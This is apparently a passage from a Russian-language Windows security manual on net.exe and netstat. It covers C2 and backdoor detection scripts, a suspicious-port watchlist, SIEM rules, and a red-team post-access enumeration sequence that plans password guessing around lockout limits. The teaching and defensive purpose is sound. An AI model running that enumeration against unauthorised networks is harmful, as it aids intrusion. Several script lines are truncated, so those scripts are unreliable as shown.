      192.168.1.0    255.255.255.0         On-link      192.168.1.10    281
     192.168.1.10  255.255.255.255         On-link      192.168.1.10    281
    192.168.1.255  255.255.255.255         On-link      192.168.1.10    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      192.168.1.10    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      192.168.1.10    281
===========================================================================
Persistent Routes:
  None
```

-s (statistics per protocol)

Подробная статистика по каждому протоколу:

```
C:\> netstat -s

IPv4 Statistics

  Packets Received                   = 3456789
  Received Header Errors             = 0
  Received Address Errors            = 234
  Datagrams Forwarded                = 0
  Unknown Protocols Received         = 0
  Received Packets Discarded         = 1456
  Received Packets Delivered         = 3455099
  Output Requests                    = 2876543
  Routing Discards                   = 0
  Discarded Output Packets           = 45
  Output Packet No Route             = 12
  Reassembly Required                = 0
  Reassembly Successful              = 0
  Reassembly Failures                = 0
  Datagrams Successfully Fragmented  = 0
  Datagrams Failing Fragmentation    = 0
  Fragments Created                  = 0

...

TCP Statistics for IPv4

  Active Opens                        = 45678
  Passive Opens                       = 1234
  Failed Connection Attempts          = 567
  Reset Connections                   = 890
  Current Connections                 = 42
  Segments Received                   = 2345678
  Segments Sent                       = 1987654
  Segments Retransmitted              = 3456

...
```

Высокое значение `Segments Retransmitted` указывает на проблемы с сетью. Аномально высокое количество `Failed Connection Attempts` может свидетельствовать о сканировании портов.

-t (offload state)

Показывает состояние разгрузки (offload) для каждого соединения. Относится к TCP Chimney Offload — технологии, позволяющей передать обработку TCP-соединений на сетевой адаптер:

```
C:\> netstat -t

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State
  TCP    192.168.1.10:49723     52.165.41.103:443      ESTABLISHED     InHost
  TCP    192.168.1.10:49891     104.208.16.88:443      ESTABLISHED     Offloaded
```

-x (NetworkDirect connections)

Отображает соединения NetworkDirect, используемые для RDMA (Remote Direct Memory Access):

```
C:\> netstat -x
```

Актуально для серверов с InfiniBand или iWARP сетевыми адаптерами в high-performance computing средах.

-y (connection template)

Показывает шаблон TCP-соединения для каждого подключения. Используется в контексте TCP Chimney Offload:

```
C:\> netstat -y
```

interval (интервал обновления)

Числовой параметр в конце команды задаёт интервал автоматического обновления в секундах:

```
C:\> netstat -an 5
:: Вывод обновляется каждые 5 секунд
:: Остановка по Ctrl+C
```

5.2.3. Определение процесса по соединению

Одна из наиболее востребованных задач — выяснить, какой процесс установил конкретное соединение. Для этого используется комбинация ключей `-b` и `-o`:

```
C:\> netstat -bno

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  Can not obtain ownership information
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1128
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  Can not obtain ownership information
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1456
  TermService
 [svchost.exe]
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  Can not obtain ownership information
  TCP    192.168.1.10:49723     52.165.41.103:443      ESTABLISHED     15284
 [msedge.exe]
  TCP    192.168.1.10:50401     185.199.108.154:443    ESTABLISHED     9876
 [chrome.exe]
```

Сообщение `Can not obtain ownership information` для PID 4 является нормальным — PID 4 принадлежит ядру Windows (System process), которое обслуживает SMB (445), HTTP.sys (80) и WinRM (5985).
Для более детального анализа можно создать скрипт привязки соединений к процессам:

```
@echo off
:: netstat_process_map.bat — Сопоставление соединений с процессами
echo ============================================
echo  Network Connection to Process Mapping
echo  Date: %date% %time%
echo ============================================
echo.

echo --- LISTENING ports ---
for /f "tokens=1-5" %%a in ('netstat -ano ^| findstr LISTENING') do (
    for /f "tokens=1" %%p in ('tasklist /FI "PID eq %%e" /NH /FO CSV 2^>nul') do (
        echo %%a %%b %%c %%d PID:%%e Process:%%p
    )
)

echo.
echo --- ESTABLISHED connections ---
for /f "tokens=1-5" %%a in ('netstat -ano ^| findstr ESTABLISHED') do (
    for /f "tokens=1" %%p in ('tasklist /FI "PID eq %%e" /NH /FO CSV 2^>nul') do (
        echo %%a %%b %%c %%d PID:%%e Process:%%p
    )
)
```

5.2.4. Таблица маршрутизации

Таблица маршрутизации определяет, куда система направляет сетевые пакеты. Анализ маршрутов важен для понимания сетевой топологии и обнаружения манипуляций:

```
C:\> netstat -rn
===========================================================================
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.10     25
        10.0.0.0      255.0.0.0      192.168.1.254  192.168.1.10     30
      172.16.0.0    255.240.0.0      192.168.1.253  192.168.1.10     30
      192.168.1.0    255.255.255.0         On-link      192.168.1.10    281
===========================================================================
```

Наличие нетипичных маршрутов (например, маршрут к известным C2-инфраструктурам) может быть индикатором компрометации. VPN-соединения также добавляют маршруты, которые видны через `netstat -r`.

5.2.5. Мониторинг в реальном времени

Для непрерывного мониторинга используется параметр interval:

```
:: Обновление каждые 2 секунды, числовой формат
C:\> netstat -an 2

:: С привязкой к процессам (требует прав администратора)
C:\> netstat -bno 3
```

Более продвинутый мониторинг можно организовать с помощью скрипта, фиксирующего изменения:

```
@echo off
:: netstat_monitor.bat — Мониторинг новых соединений
:: Использование: netstat_monitor.bat [интервал_секунд]
setlocal enabledelayedexpansion

set INTERVAL=%1
if "%INTERVAL%"=="" set INTERVAL=5
set LOGFILE=%TEMP%\netstat_monitor_%date:~-4%%date:~4,2%%date:~7,2%.log
set BASELINE=%TEMP%\netstat_baseline.txt
set CURRENT=%TEMP%\netstat_current.txt

echo [%date% %time%] Monitoring started. Interval: %INTERVAL%s >> "%LOGFILE%"
echo [%date% %time%] Monitoring started. Interval: %INTERVAL%s

:: Создаём базовый снимок
netstat -ano > "%BASELINE%"

:loop
    timeout /t %INTERVAL% /nobreak > nul
    netstat -ano > "%CURRENT%"

    :: Поиск новых соединений
    for /f "tokens=*" %%a in ('fc /n "%BASELINE%" "%CURRENT%" 2^>nul ^| findstr /r "^>'
        echo [%date% %time%] NEW: %%a
        echo [%date% %time%] NEW: %%a >> "%LOGFILE%"
    )

    :: Обновляем базовый снимок
    copy /y "%CURRENT%" "%BASELINE%" > nul

goto loop
```

5.2.6. Обнаружение бэкдоров и C2-соединений

Netstat — первая линия обороны при поиске вредоносных соединений. Рассмотрим признаки, которые должны настораживать.

Подозрительные LISTENING-порты:

```
C:\> netstat -ano | findstr LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1128
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING       6789    ← Подозр
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       3456
```

Порт 4444 — стандартный порт Metasploit Meterpreter. Проверяем процесс:

```
C:\> tasklist /FI "PID eq 6789" /V
Image Name                     PID Session Name        Mem Usage   User Name
========================= ======== ================ =========== ======================
svchost.exe                   6789 Services              12,456 K NT AUTHORITY\SYSTEM

:: Подозрительно: svchost.exe обычно не слушает на порту 4444
:: Проверяем путь к исполняемому файлу:
C:\> wmic process where "ProcessId=6789" get ExecutablePath
ExecutablePath
C:\Users\Public\Downloads\svchost.exe

:: Подтверждение: настоящий svchost.exe находится в C:\Windows\System32\
:: Это маскирующийся вредоносный процесс
```

Подозрительные ESTABLISHED-соединения:

```
C:\> netstat -bno | findstr ESTABLISHED
  TCP    192.168.1.10:52341     185.234.72.19:443      ESTABLISHED     6789
 [svchost.exe]
  TCP    192.168.1.10:52345     91.215.85.142:8443     ESTABLISHED     6789
 [svchost.exe]
```

Признаки C2-соединения: - Подключения к IP-адресам в «неблагополучных» диапазонах - Несколько соединений от одного подозрительного процесса - Использование нестандартных портов (8443, 8080, 4444) - Процесс `svchost.exe` с нестандартным расположением

Скрипт поиска аномалий:

```
@echo off
:: detect_anomalies.bat — Поиск подозрительных сетевых соединений
echo ============================================
echo  Anomaly Detection Report
echo  Date: %date% %time%
echo ============================================

echo.
echo [1] Non-standard LISTENING ports (excluding common Windows ports):
echo.
for /f "tokens=2,5" %%a in ('netstat -ano ^| findstr LISTENING') do (
    for /f "tokens=2 delims=:" %%p in ("%%a") do (
        :: Проверяем нестандартные порты
        if %%p GTR 1024 (
            if %%p NEQ 3389 if %%p NEQ 5985 if %%p NEQ 5986 if %%p NEQ 47001 (
                for /f "tokens=1" %%n in ('tasklist /FI "PID eq %%b" /NH 2^>nul') do (
                    echo   Port: %%p  PID: %%b  Process: %%n
                )
            )
        )
    )
)

echo.
echo [2] Processes with external ESTABLISHED connections:
echo.
for /f "tokens=3,5" %%a in ('netstat -ano ^| findstr ESTABLISHED') do (
    for /f "tokens=1 delims=:" %%i in ("%%a") do (
        :: Пропускаем локальные адреса
        echo %%i | findstr /r "^127\. ^192\.168\. ^10\. ^172\.1[6-9]\. ^172\.2[0-9]\. 
        if errorlevel 1 (
            for /f "tokens=1" %%n in ('tasklist /FI "PID eq %%b" /NH 2^>nul') do (
                echo   Remote: %%a  PID: %%b  Process: %%n
            )
        )
    )
)

echo.
echo [3] Processes running from unusual locations:
echo.
for /f "tokens=5" %%a in ('netstat -ano ^| findstr /r "LISTENING ESTABLISHED"') do (
    for /f "tokens=*" %%p in ('wmic process where "ProcessId=%%a" get ExecutablePath /v
        echo %%p | findstr /i /v "C:\\Windows\\ C:\\Program" > nul
        if not errorlevel 1 (
            echo   PID: %%a  %%p
        )
    )
)
```

5.2.7. Поиск аномальных LISTENING-портов

Для систематического анализа прослушивающих портов полезно знать стандартные порты Windows:

Порт	Процесс	Назначение
80	System (PID 4) / IIS	HTTP (если установлен IIS/HTTP.sys)
135	svchost.exe (RpcSs)	RPC Endpoint Mapper
139	System (PID 4)	NetBIOS Session Service
445	System (PID 4)	SMB (Direct TCP)
3389	svchost.exe (TermService)	RDP
5985	System (PID 4)	WinRM HTTP
5986	System (PID 4)	WinRM HTTPS
47001	System (PID 4)	WinRM (резервный)
49152+	svchost.exe	Динамические RPC-порты

Любой порт, не входящий в этот список и не относящийся к известному установленному ПО, заслуживает расследования.

```
:: Быстрый способ увидеть все прослушивающие порты с процессами
C:\> netstat -bno | findstr /B " *TCP" | findstr LISTENING

:: Развёрнутый вариант с полным путём к процессу
C:\> powershell -c "Get-NetTCPConnection -State Listen | Select-Object LocalPort, Owni
```

5.3. Комплексная сетевая разведка

5.3.1. Методология: от обнаружения хостов до перечисления ресурсов

Сетевая разведка (network reconnaissance) — это систематический процесс сбора информации о сетевой инфраструктуре. В контексте инструментов System32 этот процесс можно разделить на несколько этапов.

Этап 1: Определение собственной сетевой конфигурации

```
:: Базовая информация об интерфейсах
C:\> ipconfig /all

:: Таблица маршрутизации
C:\> netstat -rn

:: ARP-кэш (известные хосты в локальном сегменте)
C:\> arp -a

:: DNS-серверы и кэш
C:\> ipconfig /displaydns
```

Этап 2: Обнаружение хостов в локальном сегменте

```
:: Пинг-свип подсети (медленный, но работает без дополнительных инструментов)
C:\> for /L %i in (1,1,254) do @ping -n 1 -w 100 192.168.1.%i | findstr "Reply"

:: После пинг-свипа ARP-таблица будет заполнена
C:\> arp -a

Interface: 192.168.1.10 --- 0x8
  Internet Address      Physical Address      Type
  192.168.1.1           00-1a-2b-3c-4d-5e     dynamic
  192.168.1.20          00-50-56-ab-cd-ef     dynamic
  192.168.1.50          00-15-5d-01-02-03     dynamic
  192.168.1.100         00-0c-29-aa-bb-cc     dynamic
  192.168.1.200         00-15-5d-04-05-06     dynamic
```

Этап 3: Обнаружение через NetBIOS и SMB

```
:: Перечисление машин в домене
C:\> net view

:: NetBIOS-имена в кэше
C:\> nbtstat -c

:: Разрешение NetBIOS-имени в IP
C:\> nbtstat -a FILESERVER

:: Перечисление ресурсов обнаруженных хостов
C:\> net view \\192.168.1.100
```

Этап 4: Маршрутизация и топология

```
:: Трассировка до удалённого хоста
C:\> tracert -d 10.0.0.1

:: Расширенная трассировка с анализом потерь
C:\> pathping -n 10.0.0.1

:: Маршрут к конкретному хосту
C:\> route print
```

Этап 5: Сетевые подключения и активность

```
:: Текущие соединения на локальной машине
C:\> netstat -ano

:: SMB-сессии (если текущая машина — файловый сервер)
C:\> net session

:: Открытые файлы
C:\> net file
```

5.3.2. Комплексный скрипт сбора сетевой информации

Ниже приведён полнофункциональный скрипт для сбора сетевой информации. Он может использоваться как blue team для аудита, так и при реагировании на инциденты (incident response).

```
@echo off
:: ============================================================
:: net_recon.bat — Комплексный сбор сетевой информации
:: Версия: 2.0
:: Использование: net_recon.bat [output_directory]
:: Требования: запуск от имени администратора
:: ============================================================
setlocal enabledelayedexpansion

:: Проверка прав администратора
net session >nul 2>&1
if %errorlevel% neq 0 (
    echo [ERROR] This script requires administrator privileges.
    echo         Right-click and select "Run as administrator".
    exit /b 1
)

:: Настройка путей
set OUTDIR=%1
if "%OUTDIR%"=="" set OUTDIR=%TEMP%\net_recon_%COMPUTERNAME%_%date:~-4%%date:~4,2%%dat
set OUTDIR=%OUTDIR: =0%
mkdir "%OUTDIR%" 2>nul

echo ============================================================
echo  Network Reconnaissance Script
echo  Host: %COMPUTERNAME%
echo  Date: %date% %time%
echo  Output: %OUTDIR%
echo ============================================================
echo.

:: --- Раздел 1: Системная информация ---
echo [*] Collecting system information...
(
    echo === SYSTEM INFORMATION ===
    echo Date: %date% %time%
    echo Computer: %COMPUTERNAME%
    echo User: %USERNAME%
    echo Domain: %USERDOMAIN%
    echo.
    systeminfo 2>nul
) > "%OUTDIR%\01_system_info.txt"

:: --- Раздел 2: Сетевые интерфейсы ---
echo [*] Collecting network interface configuration...
(
    echo === NETWORK INTERFACES ===
    echo.
    ipconfig /all
    echo.
    echo === INTERFACE STATISTICS ===
    netstat -e
) > "%OUTDIR%\02_interfaces.txt"

:: --- Раздел 3: Таблица маршрутизации ---
echo [*] Collecting routing information...
(
    echo === ROUTING TABLE ===
    echo.
    netstat -rn
    echo.
    echo === ROUTE PRINT ===
    route print
) > "%OUTDIR%\03_routing.txt"

:: --- Раздел 4: DNS ---
echo [*] Collecting DNS information...
(
    echo === DNS CACHE ===
    echo.
    ipconfig /displaydns
) > "%OUTDIR%\04_dns_cache.txt"

:: --- Раздел 5: ARP-таблица ---
echo [*] Collecting ARP table...
(
    echo === ARP TABLE ===
```

```
    echo.
    arp -a
) > "%OUTDIR%\05_arp_table.txt"

:: --- Раздел 6: Активные соединения ---
echo [*] Collecting active connections...
(
    echo === ACTIVE CONNECTIONS (with process names) ===
    echo.
    netstat -bno
    echo.
    echo === ALL CONNECTIONS AND LISTENING PORTS ===
    echo.
    netstat -ano
) > "%OUTDIR%\06_connections.txt"

:: --- Раздел 7: Соединения с FQDN ---
echo [*] Collecting connections with FQDN resolution...
(
    echo === CONNECTIONS WITH FQDN ===
    echo.
    netstat -f
) > "%OUTDIR%\07_connections_fqdn.txt"

:: --- Раздел 8: Статистика протоколов ---
echo [*] Collecting protocol statistics...
(
    echo === PROTOCOL STATISTICS ===
    echo.
    netstat -s
) > "%OUTDIR%\08_protocol_stats.txt"

:: --- Раздел 9: SMB-информация ---
echo [*] Collecting SMB information...
(
    echo === LOCAL SHARES ===
    echo.
    net share
    echo.
    echo === ACTIVE SESSIONS ===
    echo.
    net session 2>nul
    echo.
    echo === OPEN FILES ===
    echo.
    net file 2>nul
    echo.
    echo === CURRENT NET USE CONNECTIONS ===
    echo.
    net use
) > "%OUTDIR%\09_smb_info.txt"

:: --- Раздел 10: Пользователи и группы ---
echo [*] Collecting user and group information...
(
    echo === LOCAL USERS ===
    echo.
    net user
    echo.
    echo === LOCAL GROUPS ===
    echo.
    net localgroup
    echo.
    echo === ADMINISTRATORS GROUP ===
    echo.
    net localgroup Administrators
    echo.
    echo === REMOTE DESKTOP USERS GROUP ===
    echo.
    net localgroup "Remote Desktop Users"
    echo.
    echo === PASSWORD POLICY ===
    echo.
    net accounts
) > "%OUTDIR%\10_users_groups.txt"

:: --- Раздел 11: Службы ---
echo [*] Collecting running services...
```

```
(
    echo ═══ RUNNING SERVICES ═══
    echo.
    net start
    echo.
    echo ═══ DETAILED SERVICE LIST ═══
    echo.
    sc query type= service state= all
) > "%OUTDIR%\11_services.txt"

:: --- Раздел 12: Firewall ---
echo [*] Collecting firewall configuration...
(
    echo ═══ FIREWALL STATE ═══
    echo.
    netsh advfirewall show allprofiles
    echo.
    echo ═══ FIREWALL RULES (inbound) ═══
    echo.
    netsh advfirewall firewall show rule name=all dir=in
) > "%OUTDIR%\12_firewall.txt"

:: --- Раздел 13: Обнаружение хостов ---
echo [*] Attempting network host discovery...
(
    echo ═══ NET VIEW (domain machines) ═══
    echo.
    net view 2>nul
    echo.
    echo ═══ NET VIEW /DOMAIN ═══
    echo.
    net view /domain 2>nul
    echo.
    echo ═══ NBTSTAT CACHE ═══
    echo.
    nbtstat -c 2>nul
) > "%OUTDIR%\13_host_discovery.txt"

:: --- Раздел 14: Доменная информация ---
echo [*] Collecting domain information (if applicable)...
(
    echo ═══ DOMAIN USERS ═══
    echo.
    net user /domain 2>nul
    echo.
    echo ═══ DOMAIN GROUPS ═══
    echo.
    net group /domain 2>nul
    echo.
    echo ═══ DOMAIN ADMINS ═══
    echo.
    net group "Domain Admins" /domain 2>nul
    echo.
    echo ═══ ENTERPRISE ADMINS ═══
    echo.
    net group "Enterprise Admins" /domain 2>nul
    echo.
    echo ═══ DOMAIN PASSWORD POLICY ═══
    echo.
    net accounts /domain 2>nul
    echo.
    echo ═══ DOMAIN TIME ═══
    echo.
    net time /domain 2>nul
) > "%OUTDIR%\14_domain_info.txt"

:: --- Итоговая сводка ---
echo.
echo ============================================================
echo  Collection complete!
echo  Output directory: %OUTDIR%
echo  Files generated:
echo ============================================================
dir /b "%OUTDIR%"
echo.
echo Total files:
```

```
dir /b "%OUTDIR%" | find /c /v ""

endlocal
```

5.3.3. Связка с ping, arp, route, tracert, pathping

Утилиты `net.exe` и `netstat.exe` наиболее эффективны в связке с другими сетевыми инструментами System32. Рассмотрим типичные комбинации.

ping + arp: обнаружение хостов в подсети

```
:: Быстрый пинг-свип с последующим анализом ARP-таблицы
@echo off
echo Scanning 192.168.1.0/24...
for /L %%i in (1,1,254) do (
    start /b ping -n 1 -w 50 192.168.1.%%i > nul 2>&1
)
:: Ожидаем завершения всех пингов
timeout /t 10 /nobreak > nul

echo.
echo ═══ Discovered Hosts ═══
arp -a | findstr "dynamic"
```

Примечание: использование `start /b` запускает пинги параллельно, что значительно ускоряет сканирование.

tracert + pathping: анализ маршрута

```
:: Базовая трассировка (без DNS-разрешения для скорости)
C:\> tracert -d 10.0.0.1

Tracing route to 10.0.0.1 over a maximum of 30 hops

  1     1 ms     1 ms     1 ms  192.168.1.1
  2     3 ms     2 ms     2 ms  10.255.0.1
  3     8 ms     7 ms     7 ms  10.0.0.1

Trace complete.

:: Расширенный анализ с pathping
C:\> pathping -n -q 50 10.0.0.1
```

`pathping` комбинирует `tracert` и `ping`: сначала определяет маршрут, затем анализирует потери пакетов на каждом участке. Это незаменимо при диагностике проблем с качеством сети.

route: управление маршрутизацией

```
:: Просмотр таблицы маршрутизации
C:\> route print

:: Добавление статического маршрута
C:\> route add 10.10.0.0 mask 255.255.0.0 192.168.1.254

:: Добавление постоянного маршрута (сохраняется после перезагрузки)
C:\> route -p add 10.10.0.0 mask 255.255.0.0 192.168.1.254

:: Удаление маршрута
C:\> route delete 10.10.0.0
```

nbtstat: NetBIOS-разведка

```
:: Разрешение имени по IP
C:\> nbtstat -A 192.168.1.100

Local Area Connection:
Node IpAddress: [192.168.1.100] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    FILESERVER     <00>  UNIQUE      Registered
    CORP           <00>  GROUP       Registered
    FILESERVER     <20>  UNIQUE      Registered
    CORP           <1E>  GROUP       Registered

:: <20> означает, что на машине запущена служба Server (файловый сервер)
:: <1E> указывает на службу Browser Elections

:: Очистка и обновление кэша NetBIOS
C:\> nbtstat -R
```

5.3.4. Практические примеры для red team и blue team

Сценарий Red Team: разведка после начального доступа

Предположим, атакующий получил shell на рабочей станции в корпоративной сети. Последовательность действий с использованием только встроенных утилит System32:

```
:: ═══ Фаза 1: Ситуационная осведомлённость ═══

:: Кто я? Где я?
whoami /all
ipconfig /all
systeminfo | findstr /i "domain"

:: Какие соединения есть?
netstat -ano

:: ═══ Фаза 2: Обнаружение сети ═══

:: Соседи в ARP-кэше
arp -a

:: Маршруты (определяем другие подсети)
route print

:: DNS-кэш (посещённые ресурсы)
ipconfig /displaydns | findstr "Record"

:: ═══ Фаза 3: Перечисление домена ═══

:: Пользователи и группы
net user /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain

:: Машины в домене
net view /domain
net view

:: ═══ Фаза 4: Поиск целей ═══

:: Проверяем доступность административных шар на интересных хостах
net view \\DC01 2>nul && echo DC01 accessible
net view \\FILESERVER 2>nul && echo FILESERVER accessible
net view \\SQLSERVER 2>nul && echo SQLSERVER accessible

:: Попытка доступа к C$ (проверка привилегий)
dir \\DC01\C$ 2>nul && echo DC01 C$ accessible!

:: ═══ Фаза 5: Анализ политик безопасности ═══

:: Политики паролей (для планирования перебора)
net accounts /domain
:: Lockout threshold: 5 — можем делать 4 попытки на аккаунт
:: Lockout observation window: 30 — ждём 30 минут между попытками
```

Сценарий Blue Team: обнаружение и реагирование

При обнаружении подозрительной активности защитник может использовать следующий набор команд:

```
:: ═══ Первичная оценка ═══

:: Подозрительные соединения
netstat -bno | findstr /i "ESTABLISHED"

:: Нестандартные прослушивающие порты
netstat -ano | findstr "LISTENING" | findstr /v ":135 :445 :139 :3389 :5985 :49"

:: Аномальные сессии к данному хосту
net session

:: ═══ Поиск индикаторов компрометации ═══

:: Проверка на наличие новых локальных администраторов
net localgroup Administrators

:: Проверка недавно созданных пользователей
net user | findstr /v /i "Administrator Guest DefaultAccount WDAGUtility"

:: Проверка скрытых SMB-ресурсов
net share | findstr "$"

:: ═══ Сбор данных для расследования ═══

:: Полный снимок соединений с временной меткой
echo %date% %time% > C:\Temp\incident_netstat.txt
netstat -bno >> C:\Temp\incident_netstat.txt

:: Проверка всех процессов с сетевыми соединениями
for /f "tokens=5" %%a in ('netstat -ano ^| findstr ESTABLISHED') do (
    wmic process where "ProcessId=%%a" get ProcessId,Name,ExecutablePath,CommandLine /
)
```

Сценарий Blue Team: автоматизированный мониторинг

```
@echo off
:: ============================================================
:: connection_watchdog.bat — Мониторинг подозрительных соединений
:: Запуск: connection_watchdog.bat [check_interval_seconds]
:: ============================================================
setlocal enabledelayedexpansion

set INTERVAL=%1
if "%INTERVAL%"=="" set INTERVAL=30
set ALERTLOG=C:\Logs\connection_alerts.log

:: Создаём директорию для логов
mkdir C:\Logs 2>nul

echo [%date% %time%] Connection Watchdog started (interval: %INTERVAL%s) >> "%ALERTLOG%

:: Список известных вредоносных портов
set BAD_PORTS=4444 4443 8443 1337 31337 12345 65535

:watchloop
    :: Проверка 1: Нестандартные LISTENING порты
    for /f "tokens=2,5" %%a in ('netstat -ano ^| findstr "LISTENING"') do (
        for /f "tokens=2 delims=:" %%p in ("%%a") do (
            for %%b in (%BAD_PORTS%) do (
                if "%%p"=="%%b" (
                    echo [%date% %time%] ALERT: Suspicious LISTENING port %%p, PID %%b
                    echo [ALERT] Suspicious LISTENING port %%p detected!
                )
            )
        )
    )

    :: Проверка 2: Процессы из нестандартных каталогов с сетью
    for /f "tokens=5" %%a in ('netstat -ano ^| findstr "ESTABLISHED LISTENING"') do (
        for /f "tokens=2 delims==" %%p in ('wmic process where "ProcessId=%%a" get Exec
            echo %%p | findstr /i "C:\\Windows C:\\Program" > nul
            if errorlevel 1 (
                if not "%%p"=="" (
                    echo [%date% %time%] ALERT: Network process from unusual path: %%p
                    echo [ALERT] Unusual process path: %%p
                )
            )
        )
    )

    :: Проверка 3: Нулевые сессии
    net session 2>nul | findstr /i "ANONYMOUS" > nul
    if not errorlevel 1 (
        echo [%date% %time%] ALERT: Anonymous/null session detected >> "%ALERTLOG%"
        echo [ALERT] Anonymous session detected!
    )

    timeout /t %INTERVAL% /nobreak > nul
goto watchloop
```

5.3.5. Ограничения и альтернативы

Несмотря на мощность утилит `net.exe` и `netstat.exe`, у них есть существенные ограничения:

Ограничения net.exe: - Не поддерживает фильтрацию вывода (требуется `findstr`). - Не возвращает структурированные данные (невозможна автоматизированная обработка без парсинга текста). - `net view` зависит от протокола обозревателя сети, который в современных сетях часто отключён. - Максимальная длина пароля при `net user /add` — 14 символов (ограничение утилиты, не Windows). - Не поддерживает управление Managed Service Accounts и Group Managed Service Accounts.

Ограничения netstat.exe: - Показывает только текущее состояние (моментальный снимок); соединения, закрывшиеся между проверками, будут пропущены. - Ключ `-b` существенно замедляет вывод на системах с большим количеством соединений. - Не показывает правила межсетевого экрана, которые могут блокировать видимые соединения. - Не отображает raw-сокеты и некоторые типы соединений ядра.

PowerShell-альтернативы (когда доступны):

```powershell
# Замена net user
Get-LocalUser
Get-ADUser -Filter * -Properties *

# Замена net localgroup
Get-LocalGroupMember -Group "Administrators"

# Замена net share
Get-SmbShare
Get-SmbSession
Get-SmbOpenFile

# Замена netstat
Get-NetTCPConnection | Select-Object LocalPort, RemoteAddress, RemotePort, State, Owni
Get-NetUDPEndpoint

# Расширенный аналог netstat с именем процесса
Get-NetTCPConnection | ForEach-Object {
    $proc = Get-Process -Id $_.OwningProcess -ErrorAction SilentlyContinue
    [PSCustomObject]@{
        LocalPort     = $_.LocalPort
        RemoteAddress = $_.RemoteAddress
        RemotePort    = $_.RemotePort
        State         = $_.State
        PID           = $_.OwningProcess
        ProcessName   = $proc.ProcessName
        ProcessPath   = $proc.Path
    }
} | Format-Table -Auto
```

Тем не менее классические утилиты остаются предпочтительными в ситуациях, когда PowerShell недоступен, ограничен политикой Constrained Language Mode или заблокирован AppLocker. В среде реагирования на инциденты `net.exe` и `netstat.exe` работают всегда.

5.4. Практические рекомендации

5.4.1. Чек-лист аудита безопасности с использованием net/netstat

Приведём систематизированный чек-лист для аудита Windows-системы:

```
[  ] 1. Перечислить локальных пользователей (net user)
       - Есть ли неизвестные учётные записи?
       - Все ли неиспользуемые аккаунты деактивированы?

[  ] 2. Проверить членство в группе Administrators (net localgroup Administrators)
       - Только ли авторизованные учётные записи имеют привилегии?
       - Нет ли доменных пользователей, которым не нужен локальный админ?

[  ] 3. Проверить политики паролей (net accounts)
       - Минимальная длина ⩾ 12 символов?
       - Блокировка после 5 попыток?
       - Срок действия пароля ⩽ 90 дней?
       - Глубина истории ⩾ 12?

[  ] 4. Проверить общие ресурсы (net share)
       - Нет ли ненужных общих ресурсов?
       - Корректны ли разрешения?

[  ] 5. Проверить активные сессии (net session)
       - Нет ли нулевых сессий (ANONYMOUS LOGON)?
       - Все ли подключения от известных хостов?

[  ] 6. Проверить прослушивающие порты (netstat -ano | findstr LISTENING)
       - Нет ли неожиданных прослушивающих портов?
       - Все ли процессы на прослушивающих портах легитимны?

[  ] 7. Проверить установленные соединения (netstat -bno | findstr ESTABLISHED)
       - Нет ли подключений к подозрительным внешним IP?
       - Все ли процессы с внешними соединениями ожидаемы?

[  ] 8. Проверить таблицу маршрутизации (netstat -rn)
       - Нет ли неожиданных статических маршрутов?
       - Корректен ли шлюз по умолчанию?

[  ] 9. Проверить запущенные службы (net start)
       - Нет ли нетипичных или неизвестных служб?
```

5.4.2. Журналирование и корреляция событий

Для эффективного мониторинга использования `net.exe` и `net1.exe` необходимо настроить аудит:

```
:: Включение аудита создания процессов
auditpol /set /subcategory:"Process Creation" /success:enable

:: Включение записи аргументов командной строки в события
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v Proce
```

После настройки каждый вызов `net.exe` или `net1.exe` будет зафиксирован в журнале Security с Event ID 4688 (A new process has been created), включая полную командную строку. Это позволяет:

- Обнаруживать перечисление пользователей и групп домена
- Фиксировать попытки создания учётных записей
- Отслеживать подключения к сетевым ресурсам (`net use`)
- Выявлять попытки lateral movement

Рекомендуемые правила корреляции для SIEM:

Событие	Правило
`net user /add`	Создание учётной записи через командную строку
`net localgroup Administrators /add`	Эскалация привилегий
`net use \\*\C$` или `\\*\ADMIN$`	Попытка lateral movement
`net user /domain`	Перечисление доменных пользователей
`net group "Domain Admins" /domain`	Разведка привилегированных групп
`net view`	Обнаружение машин в сети
`net session` от не-администратора	Нетипичная разведка

5.5. Итоги главы

В этой главе мы рассмотрели три ключевых компонента сетевого инструментария System32:

net.exe / net1.exe — универсальные утилиты управления сетевыми ресурсами, учётными записями, службами и политиками. Архитектура двойного бинарника (обёртка + реализация) является наследием Windows 2000, но по-прежнему актуальна. Совокупность подкоманд `net` предоставляет полный набор инструментов как для администрирования, так и для сетевой разведки.

netstat.exe — основной инструмент анализа сетевой активности на уровне хоста. Комбинация ключей `-bno` позволяет связать каждое соединение с конкретным процессом, что критически важно при поиске вредоносного ПО и расследовании инцидентов.

Комплексная сетевая разведка — систематический подход, объединяющий все рассмотренные инструменты в последовательную методологию: от определения собственной конфигурации через обнаружение хостов до перечисления ресурсов и анализа аномалий.

Ключевые выводы для специалистов по безопасности:

1. Мониторинг запуска `net.exe` И `net1.exe` обязателен — атакующие могут вызывать `net1.exe` напрямую для обхода примитивных правил.
2. Регулярный анализ вывода `netstat` должен быть частью процедуры реагирования на инциденты.
3. Автоматизация сбора сетевой информации через скрипты значительно ускоряет и стандартизирует процесс аудита.
4. Классические утилиты System32 работают даже в ограниченных средах, где PowerShell может быть недоступен.

